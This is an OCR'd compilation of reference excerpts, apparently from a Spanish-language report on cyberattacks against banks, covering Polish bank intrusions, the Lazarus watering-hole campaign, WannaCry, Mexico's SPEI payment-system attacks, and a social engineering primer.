For Release on Delivery
Expected at 10:00 a.m. EST
Tuesday, November 17, 2009

CYBERSECURITY

Continued Efforts Are Needed to Protect Information Systems from Evolving Threats

Statement of

Gregory C. Wilshusen, Director
Information Security Issues

David A. Powner, Director
Information Technology Management Issues

GAO-10-230T

REFERENCIA 3

BadCyber

Making infosec journalism great again!

Several Polish banks hacked, information stolen by unknown attackers

badcyber / February 3, 2017 / Crimes, Investigation / banking, malware, Poland

241


REFERENCIA 4

Más gollans@gmail.com Escritorio Cerrar sesión

BAE SYSTEMS THREAT RESEARCH BLOG

Resources Contact us

Home Products Solutions News & Events Partners About Us Careers



Home » Threat Research » Lazarus & Watering-hole attacks

Posted by BAE Systems Applied Intelligence - Sunday, 12 February 2017


LAZARUS & WATERING-HOLE ATTACKS

On 3rd February 2017, researchers at badcyber.com released an article that detailed a series of attacks directed at Polish financial institutions. The article is brief, but states that *"This is – by far – the most serious information security incident we have seen in Poland"* followed by a claim that over 20 commercial banks had been confirmed as victims.

This report provides an outline of the attacks based on what was shared in the article, and our own additional findings.

ANALYSIS

As stated in the blog, the attacks are suspected of originating from the website of the Polish Financial Supervision Authority (knf.gov[.]pl), shown below:



From at least 2016-10-07 to late January the website code had been modified to cause visitors to download malicious JavaScript files from the following locations:

SUBSCRIBE

Sign up to receive our regular Cyber Threat Bulletin.

POPULAR POSTS


TWO BYTES TO $951M


WANACRYPTOR RANSOMWORM


CYBER HEIST ATTRIBUTION

CONTACT

For further information or to talk to an expert, please contact us.

REFERENCIA 5

Privacy, Confidentiality, and Security of Health Care Information: Lessons from the Recent WannaCry Cyberattack

Article World Neurosurgery · June 2017

DOI: 10.1016/j.wneu.2017.08.184

CITATION
1

READS
142

1 author:

Eastern Maine Medical Center

164 PUBLICATIONS 604 CITATIONS

SEE PROFILE

REFERENCIA 6

BANCOMEXT 80 AÑOS

Ciudad de México a 10 de enero de 2018

ACCIÓN OPORTUNA DE BANCOMEXT SALVAGUARDA INTERESES DE CLIENTES Y LA INSTITUCIÓN

El Banco Nacional de Comercio Exterior (Bancomext), informa que, a pesar de las robustas medidas de seguridad con que cuenta, el día 9 de enero fue víctima de una afectación en su plataforma de pagos internacionales provocada por un tercero.

Las autoridades han confirmado que el modus operandi de los presuntos "hackers" es similar a intromisiones ocurridas en otras instituciones en México y América Latina.

Afortunadamente, el protocolo y la oportuna reacción de las áreas responsables de la operación, con el apoyo de los bancos, las autoridades correspondientes y el Banco de México, lograron contener este hecho.

Cabe destacar que los intereses de nuestros clientes y los del propio Banco se encuentran a salvo y que Bancomext está reanudando operaciones para sus clientes y contrapartes.

A medida que exista mayor información se hará del conocimiento del público.

Teléfono de Comunicación Social: 15551024

BANCO DE MÉXICO

REFERENCIA 7

BANCO DE MÉXICO

REFERENCIA 8

BANCO DE MÉXICO

22 de mayo de 2019

Puntos Importantes sobre la Situación Actual del SPEI.

1. **Se tienen registrados 5 participantes con vulneraciones de ciberseguridad. Todos los ataques que se han observado han sido dirigidos hacia los bancos, casas de bolsa y otros participantes del sistema de pagos.** Estos han estado enfocados en los sistemas de los participantes con los que se conectan al SPEI.
2. **El sistema central del SPEI, que opera el Banco de México, no se ha visto afectado y no ha sido blanco de ningún ataque.** El sistema central opera de manera segura y eficiente como lo ha hecho desde su creación.
3. **Los recursos de los clientes de instituciones financieras están seguros, no estuvieron en peligro y no han sido el objetivo de los ataques.** Los recursos que se han extraído han sido de los participantes (bancos, casas de bolsa, etc.). Los atacantes han buscado vulnerar las conexiones de las instituciones con el SPEI, inyectando instrucciones de pago fraudulentas a partir de cuentas inexistentes, lo cual afecta la cuenta transaccional de los participantes en el SPEI, pero no las cuentas de los clientes finales. Los recursos de los clientes están seguros porque radican en un sistema separado con validaciones individuales por operación.
4. **Para salvaguardar la continuidad operativa, el Banco de México alertó a los participantes en el SPEI y solicitó a los participantes con un mayor perfil de riesgo migrar la operación a una plataforma contingente. Este esquema de operación contingente y las validaciones adicionales que han implementado los participantes han propiciado la ralentización de los flujos de pagos.**
5. Una vez recibidas en el SPEI, el **100%** de las operaciones son procesadas y enviadas a los participantes receptores en segundos. Por otra parte, desde que se recibe la solicitud por parte de un cliente en los sistemas del participante hasta el abono final el 55% de las operaciones fluye por el sistema y los participantes con normalidad en cuestión de segundos, mientras que el **99%** se opera en menos de dos horas. No obstante, en algunos casos estas acreditaciones pueden tardar uno o más días. El Banco de México, consciente de la preocupación y malestar de los clientes, trabaja arduamente para que los participantes agilicen sus procesos para abonar en el menor tiempo posible los recursos de sus clientes y con ello minimizar la afectación a los mismos.
6. **Con la información disponible, los montos involucrados en envíos irregulares y sujetos a revisión son de aproximadamente 300 millones de pesos.**

REFERENCIA 9

AFECTACIONES AL SPEI

El sistema financiero mexicano fue víctima de una campaña de ciberataques

Algunas instituciones del sistema financiero en México sufrieron una campaña de ciberataques, a principios del 2017, que afectó los aplicativos y la infraestructura de TI que dan soporte a los servicios de banca en línea.

Rodrigo Riquelme
15 de mayo de 2018, 16:34

REFERENCIA 10

+2
2 Votes

Social Engineering Fundamentals, Part I: Hacker Tactics

By: ()

Created 18 Dec 2001 0 Comments

0 0

(http://en-us.reddit.com/submit?url=http://www.symantec.com/connect/articles/social-engineering-fundamentals-part-i-hacker-tactics)

/(connect/forward?path=node/1236241)

by Sarah Granger

Social Engineering Fundamentals, Part I: Hacker Tactics
by Sarah Granger (mailto:sarah@grangers.com)
last updated December 18, 2001

A True Story

One morning a few years back, a group of strangers walked into a large shipping firm and walked out with access to the firm's entire corporate network. How did they do it? By obtaining small amounts of access, bit by bit, from a number of different employees in that firm. First, they did research about the company for two days before even attempting to set foot on the premises. For example, they learned key employees' names by calling HR. Next, they pretended to lose their key to the front door, and a man let them in. Then they "lost" their identity badges when entering the third floor secured area, smiled, and a friendly employee opened the door for them.

The strangers knew the CFO was out of town, so they were able to enter his office and obtain financial data off his unlocked computer. They dug through the corporate trash, finding all kinds of useful documents. They asked a janitor for a garbage pail in which to place their contents and carried all of this data out of the building in their hands. The strangers had studied the CFO's voice, so they were able to phone, pretending to be the CFO, in a rush, desperately in need of his network password. From there, they used regular technical hacking tools to gain super-user access into the system.

BANCO DE MÉXICO

REFERENCIA 11

WaterISAC
Security Information Center

10 Basic Cybersecurity Measures

Best Practices to Reduce Exploitable Weaknesses and Attacks

June 2015

Developed in partnership with the U.S. Department of Homeland Security Industrial Control Systems Cyber Emergency Response Team (ICS-CERT), the FBI, and the Information Technology ISAC. WaterISAC also acknowledges the Multi-State ISAC for its contributions to this document.